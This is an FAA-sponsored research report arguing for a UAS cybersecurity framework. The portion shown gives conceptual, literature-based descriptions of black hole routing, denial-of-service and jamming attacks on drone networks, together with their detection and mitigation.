The FAA's Center of Excellence for UAS Research
ASSURE
Alliance for System Safety of UAS through Research Excellence

KU
Oregon State University
Drexel University

A11L.UAS.95_A58: Illustrate the Need for UAS Cybersecurity Oversight & Risk Management

February 7, 2025

v 1.1

NOTICE

This document is disseminated under the sponsorship of the U.S. Department of Transportation in the interest of information exchange. The U.S. Government assumes no liability for the contents or use thereof. The U.S. Government does not endorse products or manufacturers. Trade or manufacturers' names appear herein solely because they are considered essential to the objective of this report. The findings and conclusions in this report are those of the author(s) and do not necessarily represent the views of the funding agency. This document does not constitute FAA policy. Consult the FAA sponsoring organization listed on the Technical Documentation page as to its use.

LEGAL DISCLAIMER

The information provided herein may include content supplied by third parties. Although the data and information contained herein has been produced or processed from sources believed to be reliable, the Federal Aviation Administration makes no warranty, expressed or implied, regarding the accuracy, adequacy, completeness, legality, reliability or usefulness of any information, conclusions or recommendations provided herein. Distribution of the information contained herein does not constitute an endorsement or warranty of the data or information provided herein by the Federal Aviation Administration or the U.S. Department of Transportation. Neither the Federal Aviation Administration nor the U.S. Department of Transportation shall be held liable for any improper or incorrect use of the information contained herein and assumes no responsibility for anyone’s use of the information. The Federal Aviation Administration and U.S. Department of Transportation shall not be liable for any claim for any loss, harm, or other damages arising from access to or use of data or information, including without limitation any direct, indirect, incidental, exemplary, special or consequential damages, even if advised of the possibility of such damages. The Federal Aviation Administration shall not be liable to anyone for any decision made or action taken, or not taken, in reliance on the information contained herein.

TECHNICAL REPORT DOCUMENTATION PAGE

1. Report No. A11L.UAS.95_A58	**2. Government Accession No.**	**3. Recipient's Catalog No.**

4. Title and Subtitle Illustrate the Need for UAS Cybersecurity Oversight & Risk Management: Literature Review	**5. Report Date** January 8, 2025
	6. Performing Organization Code
7. Author(s) Perry Alexander, PhD https://orcid.org/0000-0002-5387-9157 Adam Petz, PhD Steven Weber, PhD Spiros Mancoridis, PhD John Carter Rakesh Bobba, PhD Akshith Gunasekaran Gabriel Ritter	**8. Performing Organization Report No.**
9. Performing Organization Name and Address I2S - The University of Kansas, 2335 Irving Hill Rd, Lawrence, KS Drexel University, 3141 Chestnut St, Philadelphia, PA 19104 Oregon State University, 1500 SW Jefferson Way, Corvallis, OR 97331	**10. Work Unit No.**
	11. Contract or Grant No.
12. Sponsoring Agency Name and Address Federal Aviation Administration	**13. Type of Report and Period Covered** Framework Report / Final Report
	14. Sponsoring Agency Code 5401

15. Supplementary Notes

16. Abstract

There is no established framework for addressing cybersecurity in UAS. This literature survey outlines the GAO and NIST reports on cybersecurity frameworks and asserts that while necessary, they are not sufficient for protecting airspace from cybersecurity incidents. The presence of cyberphysical interfaces dominates the UAS attack surface and yet is not specifically identified in general purpose frameworks. Researchers provide a malware literature survey identifying the various issues that must be addressed in a UAS framework. Researchers propose identifying issues related to highly-likely, high-risk attacks in the A38 literature survey and developing a framework that addresses those issues. The result will be a cybersecurity framework that addresses traditional security issues while focusing cyberphysical attacks common in UAS.

17. Key Words UAS, cybersecurity framework, cyberphysical systems	**18. Distribution Statement** No restrictions.

19. Security Classification (of this report) Unclassified	**20. Security Classification (of this page)** Unclassified	**21. No. of Pages** 90	**22. Price**

Form DOT F 1700.7 (8-72) Reproduction of completed page authorized

TABLE OF CONTENTS

TABLE OF FIGURES

TABLE OF ACRONYMS

ANN	Artificial Neural Network
AODV	Ad Hoc On-demand Distance Vector
AP	Access Point
APR	Automated Program Repair
APT	Advanced Persistent Threat
ARP	Address Resolution Protocol
ASLR	Address Space Layout Randomization
ATP	Automated Theorem Provers
CONOPS	Concept of Operations
CVE	Common Vulnerabilities and Exposures
CWE	Common Weakness Enumeration
DDoS	Distributed Denial of Service
DNS	Domain Name Service
DoS	Denial of Service
FAA	Federal Aviation Administration
FD	Fault Detection
FDE	Fault Detection and Exclusion
GAO	Government Accountability Office
GCS	Ground Control Station
GNSS	Global Navigation Satellite Systems
GPS	Global Positioning System
IDS	Intrusion Detection System
IoT	Internet of Things
LIDAR	Light Detection And Ranging
LightGBM	Light Gradient Boosting
MANET	Mobile Ad Hoc Network
MAC	Medium Access Control
ML	Machine Learning
MTL	Metric Temporal Logic
PITM	Person-In-The-Middle
PPL	PGPATCH Policy Language
RA	Remote Attestation
RAIM	Receiver Autonomous Integrity Monitoring
RAT	Remote Access Trojan
RF	Radio Frequency
RV	Robotic Vehicles
SAT	Boolean Satisfiability Problem
SBoM	Software Bill of Materials
SDR	Software Defined Radio
SINR	Signal to Interference plus Noise Ratio
SMT	Satisfiability Modulo Theories
SPV	Swarm Propagation Vulnerabilities
SQL	Structured Query Language

SQLI	Structured Query Language Injection
TEE	Trusted Execution Environment
TPM	Trusted Platform Module
UAS	Unmanned Aircraft System

EXECUTIVE SUMMARY

It is well-established that defending the national airspace is a critical part of defending the nation. Air vehicles have unique issues that make them particularly dangerous targets for adversaries. The need to defend the airspace extends to the cyberinfrastructure that provides information and controls air vehicles. The introduction of Unmanned Aircraft Systems (UAS) introduces special cyberinfrastructure issues. They are controlled remotely, they are built from increasingly complex hardware and software, and they depend on sensors for their operation.

The objective of the A58 - Illustrate the Need for UAS Cybersecurity Oversight and Risk Management project is to explore the special cybersecurity issues introduced by UAS in the airspace. Specifically, to establish the need for a Cybersecurity Framework; to develop an initial framework; and to demonstrate its applicability. Through this two-year effort, the research team has explored several cyberattacks on UAS by looking at their characteristics to understand impacts on the airspace. Researchers established that UAS are examples of Internet of Things (IoT) systems and began exploration in that context. Furthermore, the team determined that because UAS interact extensively with their environment they are examples of cyberphysical systems. As such, in addition to attacks on software and hardware, attacks on sensors and networking infrastructure have outsized impacts on UAS operations. The research team asserts from this research that there is a clear need for a UAS cybersecurity framework and that existing frameworks are inadequate for UAS systems.

The objective in developing this initial Cybersecurity Framework is to provide a one-stop document enabling UAS developers to identify potential cyberattacks and explore issues they introduce, potential mitigations, and tools for implementing those mitigations. The framework provides a set of cyberattacks that target UAS networking, software, and hardware. The UAS engineer may explore this set during design to understand potential threats; during operation to identify an actual threat; and during maintenance to explore emerging threats. Each cyberattack identifies a collection of mitigations that may be applied. These mitigations include traditional software engineering and language-based approaches, static analysis, and monitoring and attestation. Finally, the framework identifies a collection of tools and techniques for implementing these mitigations. They include software development environments, static analysis tools, and testing frameworks. Using this framework, the UAS engineering can move from UAS cyberattacks to mitigation strategies and execute those mitigations.

While this framework is an initial step towards making UAS operations more secure, the writers acknowledge that is only a first step. The cybersecurity community discovers new attacks, the user community adds new UAS requirements and missions, and each of these attacks is an entire cybersecurity subject. The research team recommends that the framework continue to be developed and expanded over time to address these issues.

1 INTRODUCTION

The goal of this project is to address proactively the need to have UAS Cybersecurity Oversight and Risk Management processes. As per the United States Government Accountability Office (GAO) publication "GAO-19-105: Agencies Need to Improve Implementation of Federal Approach to Securing Systems and Protecting against Intrusions," agencies throughout the Federal Government were found to be at risk or high risk for gaps in Cybersecurity. This research requirement addresses the need for UAS Cybersecurity Oversight and Risk Management as it pertains to the relationship to the national airspace system and Federal Aviation Administration (FAA) systems.

The project was broken into four research tasks:

- Task 1: Perform a literature survey to understand current state-of-the-art for cybersecurity oversight.
- Task 2: Develop a tool/process for cybersecurity oversight and risk management.
- Task 3: Test and demonstrate the tool/process for cybersecurity oversight and risk management.
- Task 4: Final Report and Final Briefing.

This report will satisfy the requirements for Tasks 2 and 4. The literature review can be found in Appendix A, and the findings from Task 3 can be found in Appendix B. Note that the original testing that was planned for this project had to be altered due to legal rulings within the approval process.

2 REPORT ORGANIZATION

This report provides a cybersecurity framework of relevant attacks, remediations, and tools for UAS. The report consists of the following three sections:

- Section 3: Attack types
- Section 4: Remediation types
- Section 5: Tool types

The framework is used to identify relevant attack types as defined in Section 3. Attack descriptions include how the attack works, what results from the attack, and links to the literature providing more detailed descriptions. Also included is a brief description of how the attack might be mitigated. Section 4 contains various remediations for the attacks including techniques used during design, testing, and operation. Entries in Section 4 reference tools used to mitigate attacks that are enumerated in Section 5. Tools include references to the literature and specific tool implementations. Tools identified include static analysis tools, refactoring and debugging tools, testing frameworks, and monitoring and intervention tools. The appendices include the initial literature review and a collection of presentations that show the results of Task 3.

3 ATTACK TYPES

The focus of this section of the report is on attack types: network attacks, software attacks, and hardware attacks.

3.1 Network Attacks

This section provides a high-level and selective review of relevant literature regarding network attacks.

3.1.1 Transport Compromise

Description. Transport compromise attacks are network attacks in which communication packets are not transported as expected or required. While there are several forms this malicious behavior may take, the focus of this discussion will be restricted to what is called a *black hole*. Related terms of art include *gray hole*, *worm hole*, and *sink hole*.

What the attack achieves and how. Routing protocols are the mechanisms used in networks to deliver packets from their sources to their destinations by leveraging intermediate entities (computers, routers, relays, etc.) as relays. It is natural to consider the network on which packets are delivered to be a directed graph, where *i)* the vertices of the graph are the entities (computers, routers, relays, etc.) and *ii)* a directed edge is added between any two vertices for which there is a direct communications link. It is common for such graphs to be such that there are often multiple paths available between a given (source, destination) pair. As a common goal is for packets to be delivered not just reliably but as quickly as possible, it is natural for routing protocols to seek the "best" path from the source to the destination among all available paths. To do this, may routing protocols will build up a distributed table by which routing is done; this distributed table is maintained at each vertex in the network and contains entries of the form (destination, relay), meaning that packets destined for the destination should be relayed to the relay. Analogously, these tables are much like road signs that guide motorists to take a particular road if they are headed for a particular city. These entries are established by assessing the "cost to go" towards each destination using each possible relay. Thus, if there are multiple possible relays towards a destination, the "cost to go" towards that destination is computed for each of the relays, and whichever relay has the lowest "cost to go" is identified in the routing table as the best relay for that destination.





Figure 1. Illustration of the "black hole" network attack (from [Deng, 2002]).

Naturally, these routing tables and "cost to go" calculations rely, to varying extent, upon the truthfulness and reliability of the "cost to go" values. The black hole attack is an attack in which a relay vertex in a routing network is dishonest in a way that directs traffic to it but then relay does not relay the traffic it receives as intended. Consider Figure 1, taken from [Deng, 2002]. Suppose the "cost to go" is the "hop count", *i.e.*, the shortest path from each relay to the destination. Consider the case where vertex 1 is the source, vertex 4 is the destination, and vertex 3 is the "black hole." Observe that the "cost to go" towards the destination from the source are 3 for both of the possible relays 2 and 3. However, if vertex 3 lies to vertex 1 and reports its "cost to go" to get to vertex 4 is only 2, then the source will send its traffic through vertex 3 instead of vertex 2. Now, vertex 3 should forward all traffic it receives from vertex 1 to vertex 5, but as it is malicious, it may not always (or ever) do so.

Transport compromise attacks are relevant to the UAS setting when the data link is carried by an underlying transport protocol and when the UAS is anticipated to be used as a relay. The former is prevalent when a carrier network such as 5G infrastructure or Bluetooth provides services to the UAS. The latter scenario is particularly important when existing infrastructure is either nonexistent (*e.g.*, rural areas) or has been damaged (*e.g.*, disaster recovery scenarios) and a UAS constellation provides a carrier network for other providers.

How the attack is prevented, detected, or mitigated. There are two aspects to the attack: i) the black hole will advertise false "cost to go" towards some (or all) destinations in order to attract a larger amount of traffic to be routed through it, and ii) the black hole will selectively fail to relay traffic sent to it that is intended for other destinations in the network. While the first aspect is optional, the second aspect is a requirement for the attack to be considered a black hole. Advertising a false "cost to go" is detectable by adding redundancies and safeguards to the routing protocol by which false "cost to go" reports may be detected. Failing to relay packets is often detected by transport-layer services that "sit above" the network layer on the network protocol stack and are responsible for ensuring a reliable end-to-end connection exists between each (source, destination) pair. Packets that regularly fail to be delivered will be reported to the routing protocol and will trigger investigations to see if the failed delivery is attributable to some change in the network topology.



	Normal	Jamming	Black Hole	Gray Hole
Normal	122379	0	0	21
Jamming	0	7098	43	59
Black Hole	0	41	7156	3
Gray Hole	42	103	26	7029

Figure 2. Confusion matrix for the LightGBM machine learning algorithm to detect various cyber attacks (from [Agnew, 2023]).

Reference [Agnew, 2023] provides a recent description of the detection of several cyber attacks, including black hole attacks, in the setting of software-defined radios on a UAS network using the state-of-the-art Light Gradient Boosting (LightGBM) Machine Learning (ML) algorithm (LightGBM is a type of decision tree algorithm). Figure 2, taken from [Agnew, 2023] presents the confusion matrix under (standard) $k=5$ cross-validation when the algorithm is tasked with detecting across four categories: normal (no attack), jamming, black hole, or gray hole. Whereas a black hole attack involves the attacking node persistently dropping all packets, a gray hole involves the attacking node randomly dropping packets, making the attack harder to detect. As is evident, the algorithm correctly classifies the attack in almost all cases.

Reference [Khan, 2017] describes six detection and mitigation approaches to black hole attacks in a Mobile Ad Hoc Network (MANET), including *i)* mobile agents, *ii)* trust-based routing, *iii)* trust-based secure on-demand routing, *iv)* secure route discovery, *v)* Ad Hoc On-demand Distance Vector (AODV) modification, and *vi)* packet spoofing.

1. Mobile agent refers to the use of a honeypot, *i.e.*, a node designed to attract the attention of an attacker, by which the attacker can be identified, and the behavior can be mitigated.
2. Trust-based routing assigns each node a rank, *i.e.*, a level of trust is assigned to each node based upon observed compliant routing behavior in the past and this trust level is used to route packets through trusted nodes whenever possible; this in turn mitigates the effect of black hole attacks by new or untrusted attackers.
3. Trust-based secure on-demand routing is an extension of trust-based routing to include a node trust table as part of the routing protocol.
4. Secure route discovery in this context refers to an augmentation to the routing protocol in which the source and destination nodes verify the sequence numbers in the route request and route reply messages, which can aid in discovery of a black hole attack.
5. AODV modification refers to augmenting the AODV routing protocol to include neighbor node packet behavior observations which help identify protocol noncompliant behavior, such as black hole attacks.

6. Packet spoofing involves sending out route request messages with an invalid destination number so that only attacking nodes will respond with knowledge of a route to that destination, thereby identifying the attacker.

Consequences of a successful attack. The implications of the attack are a potential partial or total breakdown of the network. Such a breakdown could manifest as loss of data transport or loss of command and control. Combining network attacks with other attacks is particularly dangerous as it typically forces the UAS to an autonomous, error mode. For example, loss of command and control could be coupled with a GPS attack to force rerouting. If the black hole (or holes, in the case of a coalition of adverse vertices) advertises sufficiently low "cost to go" then it is not hard to see that, in effect, much of the network traffic will be routed to (but not consistently through) the black hole(s). Such attacks impact any UAS system that depends on communication with a GCS or other UASs. Mitigation techniques are well-established and while they can be resource intensive, they are effective in most circumstances and require significant adversary resources to overcome.

Literature review. Reference [Deng, 2002] describes the black hole attack in the context of MANETs; note that UAS serving as traffic relays in disaster recovery will often be considered as relays in a MANET. Reference [Khan, 2017] reviews various black hole attacks in the context of a MANET and possible mitigations. Reference [Xiong, 2021] demonstrates a "sky black hole attack" on a UAS ad hoc network running the OLSR routing protocol. These and other UAS-related attacks are described in the two recent survey articles [Tlili, 2024] and [Yu, 2024]. Reference [Agnew, 2023] describes the detection of cyberattacks, including black holes, in a software-defined UAS network.

Operational phases impacted. Black hole attacks will attack any operational phase in which the UAS is serving as a relay in a wireless mobile ad hoc network.

3.1.2 Denial of Service

Description. Denial of Service (DoS) attacks are network attacks in which a malicious entity overwhelms the network with data packets so that the network hosts (routers, switches, relays) are unable to handle the excessive traffic volume. A Distributed Denial of Service (DDoS) attack is one in which multiple coordinated attackers collectively flood the network with traffic in a coordinated manner.

What the attack achieves and how. Routers and switches, while distinct in important ways, share in common the task of handling incoming data from multiple "neighbors" in the network and forwarding/relaying that data to the appropriate neighbor. Figure 3, taken from [Bicakci, 2009] shows a representation of a DoS attack in which the attacker (lower right) is broadcasting a sufficiently large volume of wireless data, with sufficiently high power, to effectively disrupt the legitimate communication links between Station 1 and Access Point 2 (AP2) and Station 2 and AP1. While the figure and the discussion here focus on DoS attacks on wireless networks, such attacks are not restricted to wireless networks. That said, DoS attacks are particularly effective on wireless networks because of the broadcast nature of the wireless medium, *i.e.*, a wireless transmission will be received by all adjacent wireless radios, either as interference or as a signal.




Figure 3. Illustration of a generic denial of service attack (from [Bicakci, 2009]).

An extension of the DoS attack to the case of multiple coordinated attackers, each executing a DoS attack, is called a distributed DoS, or DDoS, attack, as illustrated in Figure 4, taken from [Zargar, 2013]. Here, the coordinator, represented by the red devil, takes over multiple hosts, called bots, which collectively flood the victim in a coordinated manner.




Figure 4. Illustration of a distributed DoS attack (from [Zargar, 2013]).

DoS and DDoS attacks are particularly dangerous for UAS, as has been discussed extensively in the technical literature (*c.f.*, [Hassija, 2021] and references therein). Figure 5 from [Hassija, 2021] illustrates how a DoS attack on a Wi-Fi enabled drone may disrupt the connection with the pilot, thereby significantly increasing the probability of various hazard effects, such as UAS collision.



Ping
Ping
Ping
Ping
Ping
Connection Lost
Drone Pilot
Malicious User sends multiple unwanted messages to the drone to make it busy and lose connection with the drone pilot.

Figure 5. DoS attack on a Wi-Fi enabled drone may sever the pilot connection (from [Hassija, 2021]).

How the attack is prevented, detected, or mitigated. There is extensive literature on the detection of DDoS attacks; due to space constraints, the discussion here will be selective and high-level. First, it is worth noting that some DoS or DDoS attacks do not seek to avoid detection, as the spike in the volume of traffic makes it abundantly clear that an attack may be in progress. Second, it is worth noting that some DoS or DDoS attacks may be detectable but nevertheless it may still be difficult to identify the source of the attack; this is especially true when the attacker has leveraged bots, as shown in Figure 4. Third, in cases where the network protocol facilitates attribution, it may still be difficult to detect an attack in cases where the volume of traffic is higher than average but not sufficiently high such that an attack is the only likely explanation.

It is in this latter regime of low-rate DDoS attacks that sophisticated network traffic metrics are of use, as discussed in [Xiang, 2011]. Specifically, these metrics (*e.g.*, generalized entropy metric, information distance metric) are designed to detect statistical anomalies in the traffic volume that would not be immediately detectable by "conventional metrics." As a simple example, imagine a computing device receiving incoming traffic on multiple interfaces. A DDoS attack might increase the traffic rate slightly on each interface such that a measurement of each interface would not detect an anomaly, but the aggregate increase summed over all the interfaces constitutes a statistically anomalous and disruptive increase in traffic volume.

Reference [Gupta, 2023] compares the effectiveness of five standard machine learning algorithms to detect DDoS attacks in the context of UAS networks, including i) random forest, ii) logistic regression, iii) k-nearest neighbors, iv) decision tree classifier, and v) XGBoost classifier. The five algorithms are run on the widely used 1999 "KDD Cup" computer network intrusion dataset (https://www.kdd.org/kdd-cup/view/kdd-cup-1999/). The architectural assumption is that a centralized software-defined network controller is used to control the positions of the UAS and the KDD Cup dataset represents relevant network traffic measurements that are centrally available at that controller. The findings of the paper are that four of the five algorithms work very well in detecting network attacks; the logistic regression classifier is the sole outlier which demonstrates inferior performance. Specifically, performance is assessed using four standard machine learning metrics: accuracy, precision, recall, and F1 score (*c.f.*, https://en.wikipedia.org/wiki/Precision_and_recall).

Consequences of a successful attack. The impact of a successful DDoS attack on a single UAS or a network of UAS is to disrupt some or all communication between the UAS and the ground stations and/or between the UAS themselves. This in turn could result in several undesirable consequences including, but not restricted to UAS collision with other UAS, people, or the built environment. Like other communication disruption techniques, DoS attacks impact any UAS system that requires communication among GCS and UASs. DDoS attacks are pervasive and costly to mitigate in many cases.

Literature review. Reference [Bicakci, 2009] discusses DoS attacks in wireless networks. Reference [Xiang, 2011] addresses the detection of low-rate DDoS attacks. Reference [Zargar, 2013] reviews DDoS attacks and their defenses. Reference [Hassija, 2021] addresses the role of DoS and DDoS attacks in UAS communications. Reference [Gupta, 2023] studies the performance of five machine learning algorithms in detecting network attacks.

Operational phases impacted. DoS and DDoS attacks will attack any operational phase in which the UAS is relying upon one or more communication channels.

3.1.3 Jamming

Description. Successful wireless communication transmitted from a source node and intended for a particular destination node requires the Signal to Interference plus Noise Ratio (SINR) at the destination be above a certain threshold. That is, if the received signal power is sufficiently strong relative to the sum of the interference and noise power, then the destination node will be able to successfully decode the message. The required ratio depends upon the specifics of the communication technology and protocol, while the received signal, interference, and noise powers depend upon *i)* the transmission powers; *ii)* the attenuation of the signal and interference transmissions as they propagate through the wireless medium; and *iii)* the design and implementation of the transceiver (*c.f.*, [Cardieri, 2010]).

What the attack achieves and how. A jamming attack is one in which an attacking node in proximity to a target destination node deliberately sends high-power transmissions over the same portion of the wireless spectrum on which the target node is "listening" to increase the interference power seen at the target node. In so doing, the SINR is decreased (because the interference term in the denominator is increased) and, if the increased interference is sufficiently strong, the SINR at the target will fall below the required threshold, and the signal from the source node will be lost (*c.f.*, [Pirayesh, 2022]). The scope of jamming attacks in a WiFi network is illustrated in Figure 5 from [Pirayesh, 2022].




Figure 5. An illustration of jamming attacks in a Wi-Fi network (from [Pirayesh, 2022]).

A jamming attack is related to a DoS attack, however, there are several distinctions between the two. First, a jamming attack operates at the physical layer, while a DoS attack operates at the network layer. That is, a jamming attack increases the interference seen at the target node to disrupt the ability of the target's transceiver to successfully decode a wireless signal, while a DoS attack floods the network with useless packets so as to overwhelm the ability of the network to relay messages towards their intended destinations. Second, and a consequence of the distinct natures of the two attacks, a jamming attack is localized to the vicinity of the target, while a DoS attack may be conducted remotely. This is because the jamming attack relies upon the physical proximity of the attacker to the target while the DoS attack can leverage the routing feature of the network, or any "bots" under its command, to relay the flood of useless packets towards the target.

Jamming attacks for UAS take a variety of forms (*c.f.*, [Ferreira, 2020]); one particular form worth discussion is jamming attacks on Global Navigation Satellite Systems (GNSS) (*e.g.*, Global Positioning System (GPS)), which provide critical location and timing information to UAS. As discussed in [Ferreira, 2020], a useful taxonomy on jamming attacks is this context is into the five types consisting of i) barrage jamming, ii) tone jamming, iii) sweep jamming, iv) successive pulses jamming, and v) protocol-aware jamming. The last of these, protocol-aware jamming involves leveraging knowledge of the specific components of formatted messages in wireless protocols to disrupt the detection of a critical component's value to negatively impact the entire message. As an analogy, an "attack" that deliberately "smudges" one of the digits of the ZIP code on a letter sent through the US Postal Service would disrupt reception of the entire message.

How the attack is prevented, detected, or mitigated. As with the case of DoS attacks, there are several aspects to the discussion of attack detection.

First, consider the case where the attacker wishes to both disrupt communication and retain plausible deniability against attribution. These two objectives are clearly in tension with one another, and their interplay illustrates the strategic interaction between attackers and detectors. As an example, consider a wireless network in which three radios, named T, R, and J, are positioned spatially in a line, in that order, with radio R between radios T and J. The three radios are so labeled because they play the roles of Transmitter (T), Receiver (R), and Jammer (J). Due to the attenuation of wireless signal power as the signal propagates through space, the transmission from T will be received at R with a higher power than at J. In fact, in certain cases, J may not be able to detect that T is transmitting at all. The specific attenuation of the signal from T to J is only known to J and is not known by R, and as such the ability for R to "hear" when T is "speaking" is unknown to R. If, in fact, J can hear when T is speaking to R, it can use this information to "speak" (jam) at the same time (and at the same frequency, and possibly in a protocol-aware manner) to disrupt R's ability to successfully receive messages from T. If this happens persistently, *i.e.*, R always begins to "talk" as soon as T begins to "talk", then this will raise suspicion in R that J is behaving maliciously. To retain plausible deniability, J may use a randomized strategy in which it only "talks over" T some of the time, say randomly with some probability *p*. When *p* is zero, J never jams and is compliant, but ineffective in disruption, while if *p* is one, J always jams, and as such is non-compliant, but is very effective in disruption. By tuning the parameter *p* it is possible for J to strategically select the tradeoff between its two objectives of plausible deniability and disruption [An, 2019].




Figure 6. illustration of a "smart jamming" system (from [Tesfay, 2024]).

Deep learning is applied to the design of smart jamming attacks in [Tefsay, 2024]. Specifically, a jammer capable of "overhearing" the remote control link from the ground control station uses that information to tailor the jamming signal against the UAS, as illustrated in Figure 6. Frequency hopping is a classical technique to mitigate jamming in wireless communications, with a pseudo-random rapid variation of the communication channel's carrier frequency in a fashion known only to the transmitter and receiver deters the ability of an adversary to "track" the communication. As shown in Figure 6, the importance of the first three blocks of the diagram (*i.e.*, Radio Frequency (RF) sensing, identifying drone model, and predicting communication protocol) is to predict the frequency hopping pattern of the UAS. Once this pattern is estimated, the smart jammer can leverage this estimate to strategically and efficiently jam the UAS at the specific frequency in use. This estimation problem is addressed using a deep learning architecture, specifically, the drone model is identified using a deep feedforward neural network, while the parameters of the communication protocol are estimated using a convolutional neural network.

